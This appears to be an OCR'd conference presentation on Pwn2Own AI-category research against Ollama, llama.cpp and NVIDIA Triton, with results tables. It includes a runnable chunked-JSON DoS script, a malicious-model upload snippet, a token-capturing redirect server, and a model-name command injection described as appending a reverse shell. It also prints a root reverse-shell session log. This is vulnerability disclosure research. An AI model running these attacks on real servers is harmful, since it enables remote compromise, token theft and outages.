func getAuthorizationToken(ctx context.Context,
    ...
    body, err := io.ReadAll(response.Body)
    ...
}
```

Pre-Pwn2Own Vulnerability #2 — CVE-2025-51471 (Token Theft)

- Redirect (301/302) → Ollama forwards Authorization header
- Leads to **token theft** & access to **private registries**
- Affects **auth flows + model pulls**


- Reported via **Huntr (Dec 2024)** → left untriaged
- Another vendor's AI SAST reproduced our PoC identically and their PR received the CVE assignment



```go
fmt.Printf("Authorization: %s\n", r.Header.Get("Authorization"))
w.WriteHeader(http.StatusTeapot)
if _, err := w.Write([]byte("Goeland")); err != nil {
    return
}
```

Post-Announcement Findings


- We launched a **full audit** as soon as the contest targets were published
- Quickly uncovered **multiple high-impact issues** across core components:
  - Heap/stack bugs in **llama.cpp** and ggml
  - Path-handling flaws in **`convert_bert`**
  - Instant-crash **DoS** conditions across parsers
- Ollama showed a **wide and brittle attack surface**
- And among all issues, **one bug immediately stood out…**



Aa Name	Targets	Tags
Maybe Overflow in tensor Name	ggml-opt...	Memory
Illegal instructions on llama_grammar::par	llama.cp	Memory
Stack overflow on llama_grammar::parse	llama.cpp	Memory
Illegal instructions on gguf_init_from_file	ggml	Memory
AddressSanitizer: requested allocation size on gguf_init_from_file	ggml	Memory
heap overflow in clip_model_load	llama.cpp	Memory
Heap overflow in clip_model_load	llama.cpp	Memory
Usafe filepath.Join in convert_bert	ollama	Filesystem
Potential file exist oracle in pytorch parser	ollama	Filesystem
Mutiples DoS in gguf_init_from_file	ggml	DoS
Multiples DoS in clip_model_load	llama.cpp	DoS
Multiples DoS in pytorch parser	ollama	DoS
DoS in embed	llama.cpp	DoS

The Bug That Should Have Won Berlin

- **Bug Discovery** (4 Weeks Before Contest)
  - Fuzzing malformed **model files** (GGUF + manifest layers)
  - **Go control-plane**: accepts oversized metadata fields
  - **C++ inference engine**: trusts the Go layer
  - Vulnerability:
    - `strcpy()` into a **fixed-size struct**
    - ➜ **Heap Buffer Overflow** in inference engine



```
strcpy(hparams.mm_patch_merge_type, gguf_get_val_str(ctx, idx));
```

  - Impact:
    - Isolation by thread = **ideal heap grooming**
    - **Clean path to RCE** via crafted model file

- **The Heartbreak** (2 Weeks Before Pwn2Own)
  - Silent vendor patch as part of a enormous code refactoring
  - Our exploit chain was **almost functional… until it wasn't**


black hat
EUROPE 2025

Attacking NVIDIA Triton Inference Server

A Multi-Backend Engine With a Massive Attack Surface


Triton Threat Model + Architecture

- **Large attack surface** exposed to untrusted clients
- **Multiple backends** (Python / ONNX / PyTorch / TensorRT) → inconsistent validation paths
- **Model repository + config.pbtxt** → attacker-controlled parsing inputs
- **Remote APIs (HTTP / gRPC)** massively increase reachable attack vectors



Client Application
Python/C++ Client Library
HTTP
gRPC
Model Repository (Persistent Volume)
Client application can directly link to C API
Model Management
C API
Inference Request
Inference Response
NVIDIA Triton Inference Server
Per-Model Scheduler Queues
Framework Backends
Scheduler
TensorRT
TensorFlow
ONNX
PyTorch
Custom
Status/Health Metrics Export
HTTP
GPU
GPU
GPU
GPU
CPU

Multiple Complex Bugs Found — LIBC Leak

- Loading a malicious PyTorch model triggered **unexpected LIBC address leaks**
- Leaked symbols (e.g., `clone`) → recover **libc base** → bypass **ASLR/PIE**
- Enabled stable resolution of gadgets & syscall targets (e.g., `system()`)
- Confirmed the Triton model-loading path was a **high-value attack surface**




```
with open("/home/moe/Documents/Triton_exploit/pytorch_model.bi
    file_content = f.read()

# Encode in Base64
encoded_content = base64.b64encode(file_content).decode("utf-8

payload_link = {
    "parameters": {
        "config": json.dumps(model_config_simple_2),
        "file:/1/model.pt": encoded_content        }
}

# Send POST request
res = requests.post(url, headers=headers, json=payload_link)
print("[+] Response: ", res.headers, res.content)
```




```
known function> + 0xecdb4 (0x724d99f91db4 in /lib/x86_64-linux-gnu/libstdc++
 #29: __clone + 0x44 (0x724d99dbca34 in /lib/x86_64-linux-gnu/libc.so.6)\\n;
```

Multiple Complex Bugs Found — DoS via Malformed JSON

- Unbounded JSON parsing caused **immediate Triton crashes**
- Chunked payloads triggered **deep recursion → invalid frees**
- Multiple HTTP/gRPC endpoints were vulnerable (**logging, infer, repository**)




```
I0310 12:31:07.249313 1 grpc_server.cc:2558] "Started GRPCInfer
I0310 12:31:07.249547 1 http_server.cc:4725] "Started HTTPServi
I0310 12:31:07.291648 1 http_server.cc:358] "Started Metrics Se
Signal (11) received.
 0# 0x00005CAACCC31B28 in tritonserver
 1# 0x00007B8411BEF320 in /lib/x86_64-linux-gnu/libc.so.6
 2# 0x00005CAACCD958B2 in tritonserver
 3# 0x00005CAACD50FEA5 in tritonserver
 4# 0x00005CAACD5148F6 in tritonserver
 5# 0x00005CAACD5129CE in tritonserver
```



```python
import requests

def generate_large_json():
    yield b'{"dummy":['
    chunk_size = 4096
    num_chunks = 1000000
    for _ in range(num_chunks):
        yield b'"' + b'a' * (chunk_size - 2) + b'",'
    yield b'"' + b'a' * (chunk_size - 2) + b'"]}'

if __name__ == "__main__":
    logging_url = "http://localhost:8000/v2/logging"

    try:
        response = requests.post(
            logging_url,
            data=generate_large_json(),
            headers={
                "Transfer-Encoding": "chunked",
                "Content-Type": "application/json"
            },
        )
        print(f"Status Code: {response.status_code}")
        print(f"Response: {response.text[:100]}...")
    except requests.exceptions.RequestException as e:
        print(f"Request Failed: {str(e)}")
```

Key Triton Vulnerability — Command Injection via Model Name


- **Trigger**: Malicious model loaded via JSON / config with a crafted **model name**
- **Root cause**: Triton **builds a shell command** (`bash -c "exec … <model_name>"`) and concatenates the model name without sanitization
- **Effect**: Attacker-controlled model name **breaks out of the command** and injects arbitrary shell arguments
- **Impact**: **RCE** on the Triton host (same privileges as the inference server)
- **Context**: Bug lived in the Python backend **orchestration hook**, reachable over HTTP/gRPC



```
// Replace this child process with the new stub process.
execvp("bash", (char**)stub_args);
// execvp() never return if succeeded. Otherwise, an error has occurred.
std::stringstream ss;
```

Exploit Walkthrough — Turning It into RCE

- Crafted a model name that:
  - **Closes** the expected argument
  - **Appends attacker command** e.g. reverse shell
- Sent a normal **model-load request** with the malicious name via Triton’s API
- Triton executed:
  `bash -c "exec … <our_payload>"`
  → **attacker command runs on the host**
- Result during Pwn2Own:
  - **Stable, one-shot RCE**, reachable remotely
  - Fully weaponizable chain from **untrusted client → Triton → system shell**



Untrusted Client
sends crafted model name

Triton API (HTTP / gRPC)
loads model metadata

Python Backend Orchestrator
builds shell command:
bash -c "exec ... <name>"


Attacker-controlled model
name breaks out of string
→ injects arbitrary command

execvp("bash", args)
executes injected payload

Remote Code Exec
Triton host compromised

Result — RCE on NVIDIA Triton

- **Remote root** via model-name command injection
- Exploit chain weaponized for **Pwn2Own**
- Vendor classified our submission as a **duplicate** (they were already aware of the issue)
- We received **$15,000 Pwn2Own bounty**
- Fix released Sept 2025 → CVE-2025-23316 **(Critical 9.8)**
- **Impact**: RCE, DoS, information disclosure, data tampering




```
Listening on 0.0.0.0 1337
Connection received on 172.21.0.198 44532
PWNED BY ====== FUZZINGLABS ======
uid=0(root) gid=0(root) groups=0(root)
bash: cannot set terminal process group (1)
bash: no job control in this shell
root@localhost:/opt/tritonserver# id
id
uid=0(root) gid=0(root) groups=0(root)
root@localhost:/opt/tritonserver#
```

Pwn2Own AI Results & Analysis

What the Results Tell Us

All Publicly Announced Exploit Attempts



COLLISION - We h
Summoning Team
Triton, the bug he
1.5 Master

COLLISION - Mohand Acherir & Patrick Ventuzelo (@pat_ventuzelo) of FuzzingLabs (@fuzzinglabs) exploited #NVIDIA Triton, but the exploit they used was known by the vendor (but unpatched). They still earn $15,000 and 1.5 Master of Pwn points.

SUCCESS - The second full win in the AI category goes to Benny Isaacs (@benny_isaacs), Nir Brakha, Sagi Tzadik (@sagitz_) of Wiz Research as they leveraged a UAF to exploit Redis. They

FAILURE - U
NVIDIA Trito

COLLISION - Although @namhb1, @havancuong000, and @HieuTra34558978 of FPT NightWolf successfully exploited NVIDIA Triton, the bug they used was known by the vendor (but not patched yet). They still earn $15,000 and 1.5 Master of Pwn points.

SUCCESS - The
(@SinSinology
Chroma earns

SUCCESS - Ir
(@Xuanninh1412) and Tri Dang (@trichimtrich) from Qrious Secure used a four bug chain to exploit

SUCCESS - Nir Ohfeld (@nirohfeld) Shir Tamari (@shirtamari) of Wiz Research used a External Initialization of Trusted Variables bug to exploit the #NVIDIA Container Toolkit.

COLLISION - W
Triton Inference
s known to
the vendor, but not yet patched. They still earn $15000 and 1.5 Master of Pwn Points

FAILURE - Unfortunately, the team from STAR Labs could not get their exploit of NVIDIA's Triton Inference server working within the time allotted.

Consolidated Results Overview

Day 1	Sina Kheirkhah	NVIDIA Triton	COLLISION (Vendor)	$15,000
Day 1	Wiz Research	NVIDIA Triton	FAILURE	$0
Day 1	Sina Kheirkhah	Chroma	SUCCESS	$20,000
Day 1	Viettel Cyber Security	NVIDIA Triton	COLLISION (Vendor)	$15,000
Day 2	Fuzzinglabs	NVIDIA Triton	COLLISION (Vendor)	$15,000
Day 2	Wiz Research	Redis	SUCCESS	$40,000
Day 2	Qrious Secure	NVIDIA Triton	SUCCESS	$30,000
Day 3	FPT NightWolf	NVIDIA Triton	COLLISION (Vendor)	$15,000
Day 3	Wiz Research	NVIDIA Container Toolkit	SUCCESS	$30,000
Day 3	STAR Labs	NVIDIA Triton	FAILURE	$0

Target Popularity, Success Rates & Collisions

10

Submissions

4/6

Targeted Softwares
(Missing Ollama and pgvector)


$180k

Total Rewards
Distributed


80%

Success Rate from
Participants

Number of Submissions Per Target



Submissions Status Per Target




Understanding the High Collision Rate

- NVIDIA saw Triton & Container Toolkit were selected for Pwn2Own
- Assigned **4 engineers** to audit both codebases pre-event
  - Found **20+ bugs internally** (private tracker)
- Many entries collided with issues **already known** by NVIDIA
  - **Explains why Triton had the highest collision rate**

NVIDIA

TRITON INFERENCE SERVER

- **Post-Pwn2Own CVE Waves**
  - Aug 2025: 17 CVEs published
